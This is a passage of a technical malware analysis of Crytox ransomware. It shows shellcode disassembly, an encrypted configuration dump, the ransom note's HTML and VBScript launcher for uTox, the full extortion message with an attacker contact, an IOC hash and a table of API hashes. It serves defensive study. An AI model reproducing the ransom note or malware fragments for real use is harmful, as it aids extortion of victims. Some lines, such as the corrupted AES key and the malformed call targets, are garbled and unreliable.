
time: 29ms
length: 388175
lines: 5771

```
0000000000000000 C8800000                        ENTER 0080,00
0000000000000004 4881ECB0000000                  SUB RSP,00000000000000B0
000000000000000B 4833C0                          XOR RAX,RAX
000000000000000E 48898550FFFFFF                  MOV QWORD PTR [RBP-000000B0],RAX
0000000000000015 48C7C141470000                  MOV RCX,00004741
000000000000001C E879060000                      CALL 0000000-FFFFF966
0000000000000021 4C8B6C24F8                      MOV R13,QWORD PTR [RSP-08]
0000000000000026 4C8BE0                          MOV R12,RAX
0000000000000029 488BC8                          MOV RCX,RAX
000000000000002C E8BC120000                      CALL 0000000-FFFFED13
0000000000000031 48C7C1302F0000                  MOV RCX,00002F30
0000000000000038 498D942441380000                LEA RDX,[R12+00003841]
0000000000000040 4D8D85DE140000                  LEA R8,[R13+000014DE]
0000000000000047 4D8D4C2458                      LEA R9,[R12+58]
000000000000004C E87F100000                      CALL 0000000-FFFFEF30
```

Figure 6: Final Stage Shellcode

Stage – 3 (Final Ransomware)

The Final stage creates a new heap, and decrypts another configuration which is present at offset 0x14FF with size 0x2F11 using the same AES key used in stage – 1. The configuration contains the entire ransom note which is dropped to disk in .hta format, the same public key present in stage-1 configuration and the extension to encrypt files with.



Key: :2 BD D6 6B 6B B1 DE 6F 6F 54 91 C5 C5 HEX
IV:)0 00 00 00 00 00 00 00 00 00 00 00 00 HEX
Mode: CBC
Input: Hex
Output: Raw

length: 36146
lines: 1


```
91 76 A7 A0 D0 8B 39 B0 10 F6 91 B7 FB C6 11 C5 D9 49 DB F4 F9 16 12 FB F3 B1 88 FB 81 6C 48
77 EB 15 20 96 DF F4 98 01 45 32 04 67 8C 90 93 92 2F 4A D4 BF F0 B9 35 FA 6A 1F 2C 6A 88 B2
53 D0 64 86 C3 36 9C 88 8C B6 49 F5 DC 6A 55 4E 77 8E 10 FF 49 B2 19 51 62 62 22 F3 92 51 88
B8 2A C7 D0 AF F7 C3 47 28 94 60 B5 E6 BB 02 7D 17 5C 4B 02 96 FB 7E 63 2E AD 24 5E 59 23 17
02 C4 4B 74 B6 EB 2E EB CD 5B 71 7E 73 49 F9 EA 8B B4 4D F6 55 A1 CB 31 31 62 69 F3 1D B3 2E
8B 7F 38 AC CF 24 45 A7 71 46 C0 B5 28 2C 42 F5 81 F9 6F 7D 50 CC 6F B4 49 8C 90 7F 9A EA EF
E4 3B BD BC B8 E7 D0 3E 2A CA 12 73 F7 61 61 D3 7D E1 8F 61 0D 04 56 5C 95 A4 1E 7D 8A 63 35
1F 53 68 D3 0A 9F 5A 72 2C BD 8D 63 E6 65 63 9F E2 2E B9 6F 3F CC A6 D0 CE C4 80 F1 1B AA 30
77 2D 2C 82 D9 B1 19 CE 3A D0 A5 72 3D 58 B4 02 E4 61 BB CD 10 AE 9A FA D5 0B 85 C8 BD 78 17
34 DC FD 3D E6 99 A2 54 C9 AF 65 BD 84 0F BA 67 B1 0A CD C1 65 92 08 8E C4 02 DF C7 54 73 03
DC F6 D8 A2 95 0A 58 D7 D0 6A FA 21 2F 31 52 47 85 39 F1 FC C6 3A 8B 7F DB 1F C8 CF FD 6A 26
```

start: 12056 end: 12056 length: 0 time: 21ms length: 12064 lines: 10

```
seconds=parseInt(timeRemaining);document.getElementById("days").innerHTML=parseInt(days,10);
document.getElementById("hours").innerHTML=("0" +
hours).slice(-2);document.getElementById("minutes").innerHTML=("0"+minutes).slice(-2);
document.getElementById("seconds").innerHTML=("0"+seconds).slice(-2);}else{return;}}function
display(days,hours,minutes,seconds){}}countdown('01/01/2000');</script><script
language="VBScript">Sub RunUTOX( )
set sh = CreateObject("Wscript.shell")
sh.Run "%windir%\utox.exe",1
End Sub</script>
<style type='text/css'>body {font:15px Tahoma;margin:10px;line-
height:25px;background:#000000;color:#FFF} .bold {font-weight:bold;} .mark
{color:#ffd731;padding:2px 5px;} img {display:block;margin:auto;} .header {text-
align:center;font-size:30px;line-height:50px;font-weight:bold;margin-bottom:20px;} .info
{background:#000000;border-left:10px solid #000000;} .alert {background:#FF0000;border-
left:10px solid #FF0000;} .private {border:1px dashed #000;background:#FFFFEF;} .note
{height:auto;padding-bottom:1px;margin:15px 0;} .note .title {font-weight:bold;text-
indent:10px;height:30px;line-height:30px;padding-top:10px;} .note .mark {background:#A2A2B5;}
.note ul {margin-top:0;} .note pre {margin-left:15px;line-height:13px;font-
size:13px;}.countdown{width:100%;float:left;margin:20px auto}.timer{font:72px
```

Figure 7: Ransomware Configuration

A new thread is created for each logical disk, the files are encrypted using AES algorithm, with a new private key generated for every file and it is encrypted with the hardcoded public key and appended at the end of each file. The files are encrypted with the .waiting extension. The uTox application allows the victims to communicate with the attacker with the unique id displayed in the ransom note.



YOUR FILES ARE ENCRYPTED

Your PC security is at risk
All your files were encrypted and important data was copied to our storage
If you do not need your files, then the private key will be deleted within 5 days
If you want to restore files and return important data, start UTOX application, contact the operator and enter YOUR ID NTPSPUXZ5
ID of your personal operator 07BF3802C93C42739CFD0328A830801C7182C73D2FFC28E76681C6EFFC85A478CD9B12849523
If the Operator did not respond within 24 hours or encountered any problem then send an email to our support djek77d@aol.com
In the header of the letter, indicate your ID and attach 2-3 infected files for the decryption tool
Files should not have important information and should not exceed the size of more than 5 MB
As our guarantees, we will return your files restored

Attention!

- Do not rename encrypted files.
- Do not try to decrypt your data using third party software, it may cause permanent data loss.
- Decryption of your files with the help of third parties may cause increased price (they add their fee to our) or you can become a victim of a scam.

4 : 15 : 06 : 04

Figure 8: Crytox Ransom Note

IOCs

Hash: 823E4C4E47E8DABE32FC700409A78537

K7 Detection Name: Trojan (00564c011)

References

1. https://www.zscaler.com/blogs/security-research/technical-analysis-crytox-ransomware

Appendix A (Dynamically Resolved API's)

AdjustTokenPrivileges	0x34F2E741	RtlMoveMemory	0x97465417
CryptAcquireContextA	0x3F954B63	Sleep	0x32661A6D
CryptDestroyKey	0xD7397F82	TerminateProcess	0xB92BD08
CryptEncrypt	0x835A425D	UnmapViewOfFile	0x672A2B80
CryptExportKey	0x16E52981	VirtualAllocEx	0xD18887FC
CryptGenKey	0x8483E097	VirtualFreeEx	0x4F2BA5CE
CryptImportKey	0xC052981	VirtualProtectEx	0x94955ED7
LookupPrivilegeValueA	0x43AA560B	WaitForSingleObject	0x2671BB8F
OpenProcessToken	0xA3628BFF	WriteFile	0x70E3C54A
RegCloseKey	0x56F03636	WriteProcessMemory	0xF6E87FBA
RegCreateKeyA	0x5E723FC0	lstrcatA	0x8A1D9BCA
RegOpenKeyExA	0xFDE81F1E	lstrcmpiA	0xB1DC3443
RegQueryValueExA	0x7829A4A1	lstrcmpiW	0x61DC3443
RegSetValueExA	0x170C3FCB	NtCreateThreadEx	0x58A71ECB
CloseHandle	0xF2B7C89A	NtQueryInformationProcess	0xE650C32F
CreateFileA	0x9EB8EB8F	CreateFileW	0x4EB8EB8F
CreateFileMappingA	0x87C4720C	FileTimeToSystemTime	0x74C1905A
CreateMutexA	0xD648D4DD	FindClose	0x92A140B
CreateRemoteThread	0x4583365E	FindFirstFileW	0xD7CE34E1
CreateThread	0xE888AE7A	FindNextFileW	0xD1FDC87F

CreateToolhelp32Snapshot	0x99F5245	GetDateFormatA	0x82D70B24
DeleteFileA	0xA2EDAD8F	GetLogicalDrives	0xBA21023
GetExitCodeThread	0xFBD76D17	GetSystemTimeAsFileTime	0x8FBB53E7
GetFileSize	0x4966632A	GetSystemTimes	0xFE2CDA22
GetLastError	0x87E43BC	GetTickCount	0x20841296
GetWindowsDirectoryA	0x63061FFC	GlobalMemoryStatus	0x74C9FD10
GlobalAlloc	0x5287A129	MoveFileW	0x9BDBE590
GlobalFree	0x8CEF887D	ReadFile	0xCE2BC47E
LoadLibraryA	0x2EB89E41	SetEndOfFile	0xCC719466
MapViewOfFile	0xA48A2B6F	SetFileAttributesW	0xB0DB724A
OpenProcess	0xBF2A3840	SetFilePointerEx	0xD90CDB68
Process32First	0x6CB1F1E6	SetThreadPriority	0x704F3375
Process32Next	0x2D65D010	ShellExecute	0x3A6952BF
ReadProcessMemory	0xF08369FA	lstrcatW	0x3A1D9BCB
ReleaseMutex	0x36C87830	lstrlenW	0x38A62BCB